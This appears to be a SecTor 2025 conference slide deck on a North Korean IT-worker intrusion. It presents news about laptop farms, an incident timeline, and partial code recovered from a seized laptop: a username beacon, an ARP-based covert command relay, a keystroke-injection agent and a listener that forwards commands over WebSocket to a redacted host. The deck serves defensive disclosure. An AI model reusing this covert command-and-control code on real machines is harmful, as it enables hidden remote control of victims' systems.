


# A NORTH KOREAN CYBER OPERATION:

Exposing ARP-based Covert C2s,  
WebSocket Malware, and Video  
Conference Software Abuse

SecTor 2025

OCTOBER 1, 2025



# WHO ARE WE?



**Avi Sambira**

Director,  
N. AMERICA, CA

# AGENDA

01

Background

02

Tool Breakdown

03

Demonstration

04


Recommendations

05

Last Thoughts


**01**

**BACKGROUND**



# REAL-WORLD IMPACT

Key Milestones in North Korean Cyber Operations (May 2022–February 2025)



 WORK FROM HOME

North Korean hacker  
ran US-based "laptop  
farm" from Arizona

woman's

North Korea made millio

TRACKING & LAW ENFORCEMENT

# US Storms 29 Laptop Farms in Crackdown on North Korean IT Worker Schemes

The US has made 29 searches of known or suspected laptop farms supporting North Korean individuals posing as US IT workers.

Topic — Security



## North Korea's Laptop Farm Scam: 'Something We'd Never Seen Before'

An Amer

North Korean IT workers  
rake in \$17.1 million faces  
sentencing in scheme that  
tricked hundreds of  
Fortune 500 companies

Jobs at Nike, Other U.S. Firms

POLITICO

### Arizona woman sentenced to 8 years in prison for hosting 'laptop farm' for North Korean remote workers

The sentence is one of the largest handed down to a U.S. national for their role in the North Korean government-linked scheme.

U.S.  
help of  
s  
into a type of  
en data  
Get

# TIMELINE OF EVENTS

## December 2024

North Korean IT worker hired as senior DevOps engineer



## Early January 2025

Discovery of tooling on seized laptop

## January to February 2025

Threat hunt performed in client environment



## February 2025

Laptop returned to client and analyzed by Sygnia

NOVEMBER


DECEMBER

JANUARY

FEBRUARY

MARCH

# NO MALWARE NEEDED: JUST PYTHON, ARP, AND ZOOM




02


# TOOL BREAKDOWN



# COVERT CONTROL SYSTEM: NO EXPLOITS REQUIRED



# USER PRESENCE BEACON SCRIPT




```
# User Presence Beaconing Script
import os
import requests

ws = "ws://[REDACTED]/ "
USER_NAME = os.getenv("USER")

def send_presence():
    requests.post(ws, json={"username": USER_NAME})
```

# COMMAND REBROADCAST RELAY SCRIPT



```


load_dotenv()
websocket_server_url = "wss://[REDACTED]"

# Network interface configuration
interface = None # Change to match your actual network interface
APP_NAME = os.environ['APP_NAME']
CHANNEL_ID = bytes((int(os.environ['CHANNEL_ID'])))
event_id = 0

def send_arp_with_extra_data(custom_data):
    global event_id
    ether = Ether(dst="ff:ff:ff:ff:ff:ff") # Broadcast MAC address
    arp = ARP(op=1, hwsrc=ether.src, psrc="0.0.0.0", hwdst="00:00:00:00:00:00", pdst="0.0.0.0")
    event_id_buf = bytes([event_id])
    extra_data = CHANNEL_ID + event_id_buf + custom_data
    packet = ether / arp / extra_data
    event_id = (event_id + 1) % 256

# Send packet out on specified interface
sendp(packet, iface=interface)
print(f"Sent ARP packet with extra data: {event_id}")
  
```

# INPUT SIMULATION AGENT SCRIPT



```

"Numpad6": KeyCode.from_char('6'),
"Numpad7": KeyCode.from_char('7'),
"Numpad8": KeyCode.from_char('8'),
"Numpad9": KeyCode.from_char('9'),
"Numpad0": KeyCode.from_char('0'),
"NumpadDecimal": KeyCode.from_char('.'),
"ShiftLeft": Key.shift,
"ShiftRight": Key.shift_r,
}


return key_mapping.get(key_code, None)

def decode_hid_event(data):
    event = {}
    event_type_code = data[0]

    if event_type_code == 1:
        # Key event
        key = data[2:].decode('utf-8')
        if key is None:
            return
        event['type'] = 'key'
        event['state'] = data[1] == 1
        event['key'] = key
  
```



# NETWORK LISTENER SCRIPT



```

CHANNEL_ID = 149

ws = None
websocket_server_url = "wss://[REDACTED]"
last_event_id = None


# WebSocket initialization
def send_websocket_message(data):
    global ws
    try:
        ws.send(data)
    except Exception as e:
        print(f"Failed to send data via WebSocket: {e}")

# Packet handler function
def process_packet(packet):
    global last_event_id
    if ARP in packet and packet[ARP].op == 1: # ARP request
        # Extract extra payload data
        arppayload = bytes(packet[ARP])[28:] # Start after standard ARP payload
        if len(arppayload) < 2 or arppayload[0] != CHANNEL_ID:
            return
        event_id = arppayload[1]
        if last_event_id == event_id:
            return
        last_event_id = event_id
        extra_data = arppayload[2:].decode('utf-8', errors='ignore').strip('\x00')
        if len(extra_data) > 0:
            print(extra_data)
            send_websocket_message(extra_data)


```

**03**

